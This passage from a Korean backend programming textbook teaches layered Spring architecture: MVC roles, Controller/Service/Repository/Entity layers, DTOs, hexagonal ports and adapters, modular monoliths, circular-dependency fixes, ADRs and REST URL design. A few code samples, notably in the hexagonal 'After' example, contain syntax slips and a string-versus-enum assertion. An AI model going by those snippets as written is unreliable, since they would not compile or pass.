“보통 이렇게 나뉘. 이름이 MVC야.”

Model (모델) - 데이터와 비즈니스 로직 - DB와 상호작용 - 예: 재고 확인, 가격 계산

View (뷰) - 사용자에게 보여지는 화면 - HTML, JSON 응답 등 - 백엔드에선 보통 JSON 응답


Controller (컨트롤러) - 요청을 받아서 처리 - Model과 View를 연결 - “이거 해줘” 전달만 함

“그러니까… Controller는 택배 기사? 직접 요리는 안 하고 주방(Model)에 전달만?”


“정확해. Controller는 얇아야 해. 두꺼우면 테스트도 어렵고, 재사용도 안 돼.”

10.4 더 깊은 곳으로: 계층형 아키텍처

그날 저녁, 사수가 다른 프로젝트 코드를 보여줬습니다. 4개 폴더로 나뉘어 있었습니다.



“각 층이 하는 일이 달라. 그리고 절대 규칙이 하나 있어.”




의존성은 위에서 아래로만 흐른다.

Controller → Service → Repository
 (×) ← (×) ← (반대는 금지!)

Repository가 Service를 호출하면? 순환 참조가 발생합니다. Spring 컨텍스트가 뜨지 않습니다. 경험담입니다.

주문 생성의 여정: 각 계층의 역할

사수가 주문 생성 흐름을 다시 그렸습니다.



“보자. 네가 짰 코드를 4층으로 나눠볼게.”

1층: Controller — 문지기

```
@RestController
@RequestMapping("/api/orders")
@RequiredArgsConstructor
public class OrderController {
    private final OrderService orderService;

    @PostMapping
    public ResponseEntity<OrderResponse> createOrder(
        @Valid @RequestBody CreateOrderRequest request) {

        // Controller는 세 가지만 함:
        // 1. HTTP 요청을 받음
        // 2. Service에 전달
```

```

// 3. HTTP 응답을 만들

Order order = orderService.createOrder(
    request.getUserId(),
    request.getProductId(),
    request.getQuantity()
);

return ResponseEntity.ok(OrderResponse.from(order));
}
}

```

“비즈니스 로직? 없어. DB 호출? 없어. 그냥 받아서 전달만.”

2층: Service — 지휘자

```

@Service
@RequiredArgsConstructor
public class OrderService {
    private final OrderRepository orderRepository;
    private final ProductRepository productRepository;
    private final PaymentService paymentService;

    @Transactional
    public Order createOrder(Long userId, Long productId, int quantity) {

        // Service가 하는 일:
        // 1. 비즈니스 규칙 검증
        Product product = productRepository.findById(productId)
            .orElseThrow(() -> new ProductNotFoundException());

        if (!product.isAvailable()) {
            throw new ProductNotAvailableException();
        }

        if (product.getStock() < quantity) {
            throw new InsufficientStockException();
        }

        // 2. 여러 Repository/Service 조합
        Order order = Order.create(userId, product, quantity);
        orderRepository.save(order);

        product.decreaseStock(quantity);
        productRepository.save(product);

        // 3. 외부 서비스 호출
        paymentService.processPayment(order);

        return order;
    }
}

```

“Service는 오케스트라 지휘자야. 여러 악기(Repository)를 조합해서 하나의 곡(비즈니스 로직)을 만들어.”

3층: Repository — 참고지기

```
@Repository
public interface OrderRepository extends JpaRepository<Order, Long> {

    // Repository는 데이터 출입만 담당
    List<Order> findByUserId(Long userId);

    @Query("SELECT o FROM Order o "
        + "WHERE o.status = :status "
        + "AND o.createdAt >= :date")
    List<Order> findRecentOrders(
        @Param("status") OrderStatus status,
        @Param("date") LocalDateTime date);
}
```

“DB와의 대화는 여기서만. Service는 SQL을 몰라도 돼.”

4층: Entity — 데이터의 주인

```
@Entity
@Table(name = "orders")
@Getter
@NoArgsConstructor(access = AccessLevel.PROTECTED)
public class Order {
    @Id
    @GeneratedValue(
        strategy = GenerationType.IDENTITY)
    private Long id;

    private Long userId;
    private Long productId;
    private int quantity;
    private BigDecimal totalAmount;

    @Enumerated(EnumType.STRING)
    private OrderStatus status;

    // 생성 로직은 Entity가 알고 있음
    public static Order create(
        Long userId, Product product,
        int quantity) {
        Order order = new Order();
        order.userId = userId;
        order.productId = product.getId();
        order.quantity = quantity;
        order.totalAmount = product.getPrice()
            .multiply(BigDecimal.valueOf(quantity));
        order.status = OrderStatus.PENDING;
        return order;
    }
}
```

```

    }

    // 도메인 규칙도 Entity가 검증
    public void cancel() {
        if (this.status != OrderStatus.PENDING) {
            throw new IllegalStateException(
                "진행 중인 주문만 취소할 수 있습니다");
        }
        this.status = OrderStatus.CANCELLED;
    }
}

```

“주문이 어떻게 생기고, 어떤 규칙을 따르는지는 Order 자신이 제일 잘 알아.”

층 사이를 오가는 DTO

“그럼 Controller와 Service 사이는 Order 객체로 주고받나요?”

“좋은 질문. 아니야. DTO를 써.”

```

// Controller ↔ Client
@Getter
public class CreateOrderRequest {
    @NotNull
    private Long userId;

    @NotNull
    private Long productId;

    @Min(1)
    private int quantity;
}

@Getter
public class OrderResponse {
    private Long orderId;
    private OrderStatus status;
    private BigDecimal totalAmount;

    public static OrderResponse from(Order order) {
        OrderResponse response = new OrderResponse();
        response.orderId = order.getId();
        response.status = order.getStatus();
        response.totalAmount = order.getTotalAmount();
        return response;
    }
}

```

“Entity를 직접 노출하면 문제가 생겨. 내부 구조가 다 보이고, 필요 없는 필드도 나가고. DTO는 필요한 것만 담은 '가방'이야.”

10.5 “인프라가 바뀌면 비즈니스 로직도 바뀌야 해요”: 도메인 순수성

6개월이 지났습니다. 어느 날 인프라팀에서 공지가 내려왔습니다.

“MySQL에서 PostgreSQL로 마이그레이션합니다.”

저는 생각했습니다. “Repository만 바꾸면 되겠지.”

그런데 코드를 열어보니...

```
@Service
public class OrderService {

    @Autowired
    private EntityManager entityManager;

    public List<Order> findRecentOrders(Long userId) {
        // MySQL 전용 문법이 서비스에 들어가 있음!
        String sql =
            "SELECT * FROM orders "
            + "WHERE user_id = ? "
            + "ORDER BY created_at DESC LIMIT 10";

        return entityManager.createNativeQuery(sql, Order.class)
            .setParameter(1, userId)
            .getResultList();
    }

    public void updateOrderStatus(Long orderId, String status) {
        // JPA 대신 직접 SQL 사용
        entityManager.createNativeQuery(
            "UPDATE orders SET status = ?, "
            + "updated_at = NOW() WHERE id = ?"
        ).setParameter(1, status)
            .setParameter(2, orderId)
            .executeUpdate();
    }
}
```

서비스 레이어에 MySQL 문법이 들어가 있었습니다. DB를 바꾸려면 비즈니스 로직까지 수정해야 하는 상황이었습니다.

사수가 말했습니다. “이게 바로 도메인 순수성이 깨진 거야.”

도메인 순수성이란?

비즈니스 로직(도메인)이 인프라(DB, 외부 API, 프레임워크)에 의존하지 않는 것

[순수하지 않은 도메인]

OrderService → MySQL 문법
→ Redis 클라이언트
→ 외부 결제 API 직접 호출

[순수한 도메인]

OrderService → OrderRepository (인터페이스)
→ CachePort (인터페이스)
→ PaymentPort (인터페이스)

왜 중요할까요?


1. **인프라 변경에 강함**: MySQL → PostgreSQL 바뀌도 도메인 코드 변경 없음
2. **테스트가 쉬움**: 인터페이스를 가짜(Mock)로 교체하면 DB 없이 테스트 가능
3. **코드 이해가 쉬움**: 비즈니스 로직만 보면 됨, 인프라 코드가 섞이지 않음

클린 아키텍처(Clean Architecture)

사수가 종이에 동심원을 그렸습니다.

“도메인 순수성을 체계적으로 지키는 방법이 있어. **클린 아키텍처**라고 해.”

핵심 원칙은 단 하나입니다. **의존성은 항상 바깥에서 안쪽으로만 향한다.**



의존성 방향 → 안쪽으로만

각 계층의 역할은 이렇습니다:

- **Entity**: 핵심 비즈니스 규칙 (어떤 프레임워크에도 의존하지 않음)
- **Use Case**: 애플리케이션 흐름 (“주문을 생성한다”)
- **Interface Adapter**: 외부 형식 변환 (Controller, Repository 구현체)
- **Framework / Driver**: 실제 기술 (Spring, JPA, Redis 등)

“안쪽 원은 바깥 원의 존재를 **절대 모른다**는 게 포인트야. Entity는 Use Case를 모르고, Use Case는 Controller를 모르지.”

헥사고날 아키텍처와의 관계

클린 아키텍처는 **설계 원칙**이고, 헥사고날 아키텍처는 그 원칙을 **구현하는 패턴** 중 하나입니다. 클린 아키텍처가 “의존성은 안쪽으로”라는 규칙을 세우면, 헥사고날은 “Port와 Adapter로 경계를 만들자”라는 구체적인 방법을 제시합니다.

바로 다음에 나오는 헥사고날 아키텍처를 보면 이 관계가 더 명확해집니다.

헥사고날 아키텍처* : 도메인을 중심에 두다

사수가 화이트보드에 그림을 그렸습니다.

* **헥사고날 아키텍처 (Hexagonal Architecture)**: 도메인 로직을 중심에 두고 외부 기술(DB, API, UI)을 어댑터로 분리하는 설계 패턴. “포트와 어댑터” 패턴이라고도 하며, 인프라 변경에 강합니다.



Adapter (OUT)

← JPA, Redis, HTTP Client

“책사고날 아키텍처(포트와 어댑터)의 핵심은 도메인이 바깥을 모르게 하는 것이야. 도메인은 인터페이스(Port)만 알고, 실제 구현(Adapter)은 바깥에서 주입해.”

실제 코드로 보는 차이

Before: 인프라에 의존하는 도메인

```
@Service
public class OrderService {

    @Autowired
    private JpaOrderRepository jpaOrderRepository; // 구체 의존

    @Autowired
    private RedisTemplate<String, Object> redisTemplate; // Redis

    @Autowired
    private RestTemplate restTemplate; // HTTP 직접 의존

    public Order createOrder(CreateOrderCommand command) {
        // 캐시 확인 (Redis 문법이 비즈니스 로직에!)
        String cacheKey =
            "product:" + command.getProductId();
        Product product = (Product) redisTemplate
            .opsForValue().get(cacheKey);

        if (product == null) {
            product = jpaOrderRepository
                .findProductById(command.getProductId());
            redisTemplate.opsForValue()
                .set(cacheKey, product,
                    Duration.ofMinutes(10));
        }

        // 외부 결제 API 호출 (HTTP 문법!)
        PaymentResult result =
            restTemplate.postForObject(
                "https://pg.example.com/pay",
                new PaymentRequest(command.getAmount()),
                PaymentResult.class
            );

        // 주문 생성
        Order order = Order.create(command, product, result);
        return jpaOrderRepository.save(order);
    }
}
```

```
}  
}
```

테스트하려면? Redis 띄우고, Mock 서버 띄우고, DB 띄워야 합니다.

After: 도메인이 순수한 구조

```
// Port (인터페이스) - 도메인이 필요로 하는 것만 정의  
public interface OrderRepository {  
    Order save(Order order);  
    Optional<Order> findById(Long id);  
}  
  
public interface ProductCachePort {  
    Optional<Product> get(Long productId);  
    void put(Long productId, Product product);  
}  
  
public interface PaymentPort {  
    PaymentResult pay(Long amount);  
}  
  
// Domain Service - 인터페이스만 의존  
@Service  
@RequiredArgsConstructor  
public class OrderService {  
  
    private final OrderRepository orderRepository; // 인터페이스  
    private final ProductCachePort productCache; // 인터페이스  
    private final PaymentPort paymentPort; // 인터페이스  
  
    public Order createOrder(CreateOrderCommand command) {  
        // 캐시 확인 (구현 방식을 몰라도 됨)  
        Product product = productCache  
            .get(command.getProductId())  
            .orElseGet() -> {  
                Product p = orderRepository  
                    .findProductById(  
                        command.getProductId();  
                    )  
                productCache.put(  
                    command.getProductId(), p);  
                return p;  
            };  
  
        // 결제 (어떤 PG사인지 몰라도 됨)  
        PaymentResult result =  
            paymentPort.pay(command.getAmount());  
  
        // 주문 생성  
        Order order = Order.create(command, product, result);  
        return orderRepository.save(order);  
    }  
}
```

```
// Adapter - 실제 구현
@Repository
public class JpaOrderRepository implements OrderRepository {
    // JPA 구현
}

@Component
public class RedisProductCache implements ProductCachePort {
    // Redis 구현
}

@Component
public class TossPaymentAdapter implements PaymentPort {
    // 토스페이먼츠 API 구현
}
```

테스트는?

```
@Test
void 주문_생성_성공() {
    // Given - 가짜 구현 주입 (DB, Redis 불필요!)
    OrderRepository fakeRepo =
        new FakeOrderRepository();
    ProductCachePort fakeCache =
        new FakeProductCache();
    PaymentPort fakePayment =
        cmd -> PaymentResult.success();

    OrderService service =
        new OrderService(
            fakeRepo, fakeCache, fakePayment);

    // When
    Order order = service.createOrder(
        new CreateOrderCommand(1L, 1000L));

    // Then
    assertThat(order.getStatus()).isEqualTo("COMPLETED");
}
```

DB 없이, Redis 없이, 외부 API 없이 비즈니스 로직을 테스트할 수 있습니다.

언제 헥사고날이 필요할까?

상황	권장
비즈니스 로직이 복잡	헥사고날
외부 의존성 많음	헥사고날

상황	권장
테스트 커버리지 중요	헥사고날
인프라 변경 가능성	헥사고날
단순 CRUD 위주	계층형 충분
빠른 프로토타이핑	계층형 충분

“처음부터 헥사고날을 적용할 필요는 없어. 하지만 **도메인 로직이 복잡해지고, 테스트가 어려워지면** 그때 고려해봐.”

사수의 조언이 기억납니다.

“모놀리스도 잘 못 만드는 팀이 마이크로서비스를 만들면 분산된 모놀리스가 된다. 마찬가지로, 계층형도 잘 못 지키는 팀이 헥사고날을 적용하면 복잡하기만 한 코드가 된다. **원칙을 이해하고 점진적으로 적용해.**”

10.6 서비스가 커지다: 모놀리스와 마이크로서비스

팀에 개발자가 5명 더 늘었습니다. 기능도 늘었습니다. 회원, 상품, 주문, 결제, 배송, 리뷰... 하나의 프로젝트가 점점 무거워졌습니다.

어느 날 CTO가 회의실에 모였습니다. “마이크로서비스 전환을 고려해봅시다.”

저는 마이크로서비스라는 단어를 들어본 적이 있었습니다. 멋있어 보였습니다. “찬성이예요!”

사수가 물었습니다. “지금 모놀리스의 어떤 점이 불편한데?”

“음... 배포할 때 전체를 다시 띄워야 하고...”

“얼마나 자주 배포해?”

“주 1~2회요.”

“그게 불편해?”

“아니요... 사실 괜찮긴 해요.”

모놀리스 vs 마이크로서비스: 어떤 선택?

CTO가 화이트보드에 두 가지 그림을 그렸습니다.

모놀리스 (Monolith)




[하나의 큰 애플리케이션]

- 회원 모듈
- 상품 모듈
- 주문 모듈
- 결제 모듈

장점: - 개발이 단순함 - 배포가 쉬움 (jar 파일 하나) - 트랜잭션 관리가 쉬움 (같은 DB) - 디버깅이 쉬움 (로그가 한 곳에)

단점: - 코드베이스가 커지면 복잡해짐 - 한 모듈 배포 시 전체 재시작 - 기술 스택 바꾸기 어려움

마이크로서비스 (Microservices)



장점: - 독립 배포 (특정 서비스만 배포 가능) - 기능별 기술 스택 선택 가능 - 장애 격리 (한 서비스 장애가 다른 서비스까지 영향 안 줌) - 팀별 독립 개발

단점: - 운영 복잡도 증가 (서비스 4개 → 모니터링 4배) - 분산 시스템 문제 (네트워크 장애, 타임아웃) - 트랜잭션 관리 어려움 (분산 트랜잭션) - 서비스 간 통신 오버헤드

CTO가 우리를 봤습니다.

“우리 팀 규모가 몇 명이죠?”

“10명이요.”

“일주일에 몇 번 배포해요?”

“1~2번이요.”

“서비스 분리가 필요할 만큼 부하 차이가 큰 기능이 있나요?”

“음... 아직은요.”

“그럼 답 나왔네요.”

어떤 걸 선택할까? — 간단한 결정 기준

기준	모놀리스	MSA
팀 규모	10명 이하	여러 팀
배포 빈도	주 1~2회	팀별 독립
도메인 명확도	탐색 중	경계 명확
운영 역량	DevOps 없음	자동화 갖추

실무 경험칙: 10명 이하 팀 + 주간 배포 → **모듈형 모놀리스****로 시작하세요.

**** 모듈형 모놀리스 (Modular Monolith):** 하나의 애플리케이션이지만 내부를 독립적인 모듈로 구조화한 아키텍처. 마이크로서비스의 복잡도 없이 모듈 분리의 장점을 얻을 수 있습니다.

결정: 모듈형 모놀리스

“마이크로서비스는 나중에. 지금은 모듈 경계만 확실히 합시다.”

```
src/main/java/com/example/
├── modules/
│   ├── user/          # 회원 모듈 (독립적)
│   │   ├── UserController.java
│   │   ├── UserService.java
│   │   └── UserRepository.java
│   ├── product/       # 상품 모듈 (독립적)
│   ├── order/         # 주문 모듈
│   ├── payment/       # 결제 모듈
│   └── shared/         # 공통 코드
└── Application.java
```

“각 모듈은 자기 일만 알아야 해요. 주문 모듈이 결제 DB를 직접 건드리면 안 돼요. PaymentService를 통해서만.”

그날 사수가 한마디 남겼습니다.

“마이크로서비스를 할 역량이 되는 팀만 마이크로서비스를 해야 해. 모놀리스도 잘 못 만드는 팀이 마이크로서비스를 하면 '분산된 모놀리스'가 돼.”

10.7 참사의 기록: 이러지 말았어야 했다

입사 1년차, 저는 세 번의 큰 실수를 했습니다. 각각 다른 교훈을 남겼습니다.

참사 1: 순환 참조로 서버가 안 뜬다

금요일 오후, 저는 PR을 올렸습니다. 리뷰 OK. 머지. 배포.

```
Error creating bean with name 'orderService':
Circular reference involving orderService and paymentService
```

서버가 안 뜰습니다.

문제 코드:

```
@Service
public class OrderService {
    @Autowired
    private PaymentService paymentService; // A → B

    public void createOrder() {
        paymentService.processPayment();
    }
}

@Service
public class PaymentService {
    @Autowired
    private OrderService orderService; // B → A (순환!)

    public void processPayment() {
        orderService.updateOrderStatus();
    }
}
```

A가 B를 의존하고, B가 A를 의존하면? Spring은 누구를 먼저 만들어야 할지 모릅니다.

사수가 달려왔습니다. “의존 방향을 한쪽으로 통일해.”

수정 1: 의존 방향 통일

```
@Service
@RequiredArgsConstructor
public class OrderService {
    private final PaymentService paymentService;

    public Order createOrder() {
        Order order = // ... 주문 생성
        paymentService.processPayment(order);
        return order;
    }

    // PaymentService가 호출할 수 있는 메서드
    public void updateOrderStatus(Long orderId, OrderStatus status) {
        // ...
    }
}

@Service
public class PaymentService {
    // OrderService 의존 제거!

    public void processPayment(Order order) {
        // 결제 처리
    }
}
```

```
}
}
```

수정 2: 이벤트로 분리

```
@Service
public class PaymentService {
    @Autowired
    private ApplicationEventPublisher eventPublisher;

    public void processPayment(Order order) {
        // 결제 처리 완료 후
        eventPublisher.publishEvent(new PaymentCompletedEvent(order.getId()));
    }
}

@Service
public class OrderService {
    @EventListener
    public void handlePaymentCompleted(PaymentCompletedEvent event) {
        updateOrderStatus(event.getOrderid(), OrderStatus.PAID);
    }
}
```

의존성이 사라졌습니다. 이벤트를 통해 느슨하게 연결됩니다.

참사 2: Controller가 DB를 직접 때린다

코드리뷰에서 팀장이 멈췄습니다.

“이거… Controller에서 EntityManager를 쓰고 있네요?”

```
@RestController
public class UserController {
    @Autowired
    private EntityManager entityManager;

    @GetMapping("/users/{id}")
    public User getUser(@PathVariable Long id) {
        // Controller에서 직접 SQL 실행!
        String sql =
            "SELECT * FROM users WHERE id = :id";
        return (User) entityManager
            .createNativeQuery(sql, User.class)
            .setParameter("id", id)
            .getSingleResult();
    }
}
```

“이러면 안 돼요. Controller는 HTTP만 담당해야 해요.”

무엇이 문제였나?

1. 테스트 불가능: HTTP 없이 로직 테스트 못 함
2. 재사용 불가능: 다른 곳에서 같은 조회 필요하면 코드 중복
3. 트랜잭션 관리 어려움: Controller는 @Transactional 쓰면 안 됨

올바른 코드:

```
@RestController
@RequiredArgsConstructor
public class UserController {
    private final UserService userService;

    @GetMapping("/users/{id}")
    public ResponseEntity<UserResponse> getUser(
        @PathVariable Long id) {
        User user = userService.findById(id);
        return ResponseEntity.ok(
            UserResponse.from(user));
    }
}

@Service
@RequiredArgsConstructor
public class UserService {
    private final UserRepository userRepository;

    public User findById(Long id) {
        return userRepository.findById(id)
            .orElseThrow(() -> new UserNotFoundException(id));
    }
}

@Repository
public interface UserRepository extends JpaRepository<User, Long> {
}
```

이제 UserService는 HTTP 없이도 테스트할 수 있습니다.

참사 3: 비즈니스 로직이 Controller에 산재

신입이 작성한 PR이였습니다. 저도 예전에 똑같이 짰던 코드.

```
@RestController
public class OrderController {
    @Autowired
```

```

private OrderRepository orderRepository;
@Autowired
private ProductRepository productRepository;

@PostMapping("/orders")
public ResponseEntity<Order> createOrder(
    @RequestBody CreateOrderRequest req) {
    // Controller에 비즈니스 로직이 100줄...
    Product product = productRepository
        .findById(req.getProductId())
        .orElseThrow();

    if (product.getStock() < req.getQuantity()) {
        throw new RuntimeException("재고 부족");
    }

    Order order = new Order();
    order.setUserId(req.getUserId());
    // ... 50줄 생략

    return ResponseEntity.ok(order);
}
}

```

이번엔 제가 코멘트를 달았습니다.

“이 로직을 다른 곳에서도 써야 하면 어떻게 해요? 복붙하실 건가요? Service로 빼주세요.”

리팩토링 후:

```

@RestController
@RequiredArgsConstructor
public class OrderController {
    private final OrderService orderService;

    @PostMapping("/orders")
    public ResponseEntity<OrderResponse> createOrder(
        @Valid @RequestBody
        CreateOrderRequest request) {
        Order order = orderService.createOrder(
            request.getUserId(),
            request.getProductId(),
            request.getQuantity()
        );
        return ResponseEntity.ok(
            OrderResponse.from(order));
    }
}

```

Controller가 8줄이 되었습니다. 테스트 가능하고, 재사용 가능하고, 읽기 쉬워졌습니다.

10.8 왜 그렇게 결정했는지 기록하다: ADR

1년 후, 새로 합류한 동료가 물었습니다.

“왜 Redis 쓰고 있어요? Memcached는요?”

“음... 전임자가 그렇게 해놔서...”

“이유를 아무도 모르네요?”

아무도 몰랐습니다. 6개월 전 결정인데, 왜 그렇게 했는지 기록이 없었습니다.

사수가 그때 가르쳐준 게 **ADR (Architecture Decision Record)**입니다.

ADR이란?

중요한 아키텍처 결정을 문서로 남기는 겁니다. “무엇을” 선택했는지가 아니라 “왜” 선택했는지를.

예시: docs/adr/001-redis-for-cache.md

ADR-001: Redis를 캐시 저장소로 선택

상태

채택됨 (2024-01-15)

배경

- 상품 조회 API의 응답시간이 평균 500ms
- DB 부하가 CPU 80% 이상 지속
- 캐시 도입 필요

결정

Redis를 캐시 저장소로 사용한다.

이유

- Memcached 대비 장점:
 - 다양한 자료구조 지원 (List, Set, Sorted Set)
 - 영속성 옵션 제공 (RDB, AOF)
 - 클러스터링 지원
- 팀 내 Redis 운영 경험 보유
- Spring Cache 추상화와 잘 통합됨

결과

- 상품 조회 응답시간 500ms → 50ms 개선
- DB CPU 사용률 80% → 30% 감소
- 캐시 적중률 95% 달성

단점 및 리스크

- Redis 장애 시 DB로 직접 요청 폭증 가능성
→ Fallback 로직 구현으로 완화
- 추가 인프라 비용 (월 \$50)

6개월 뒤에도, 1년 뒤에도, 신입이 와도 “왜”를 알 수 있습니다.

언제 ADR을 쓰나?

- 새로운 기술 스택 도입 (DB, 캐시, 메시지 큐)
- 아키텍처 패턴 선택 (모놀리스 vs MSA)
- 주요 트레이드오프 결정 (성능 vs 일관성)

저는 이제 중요한 결정 전에 ADR부터 씁니다. 미래의 저를 위해서.

10.9 API 설계의 첫걸음

Controller를 제대로 나누고 나니, 자연스럽게 API 설계를 고민하게 되었습니다.

“URL을 어떻게 지어야 하죠?”

사수가 답했습니다. “자원(Resource) 중심으로 생각해.”

REST API의 핵심: 자원 중심

나쁜 예시 (동사 중심)

```
POST /createUser
POST /getUser
POST /updateUser
POST /deleteUser
```

좋은 예시 (자원 중심)

GET	/users	# 사용자 목록 조회
GET	/users/123	# 특정 사용자 조회
POST	/users	# 사용자 생성
PUT	/users/123	# 사용자 정보 수정
DELETE	/users/123	# 사용자 삭제

HTTP 메서드가 동작을 말해줍니다. URL은 자원만 나타냅니다.

“자세한 건 12장에서 더 배울 거예요. URL 네이밍, 응답 형식, 버전 관리, Rate Limiting까지요.”

셀프 체크

Q. MVC 패턴에서 각 구성 요소의 역할은?

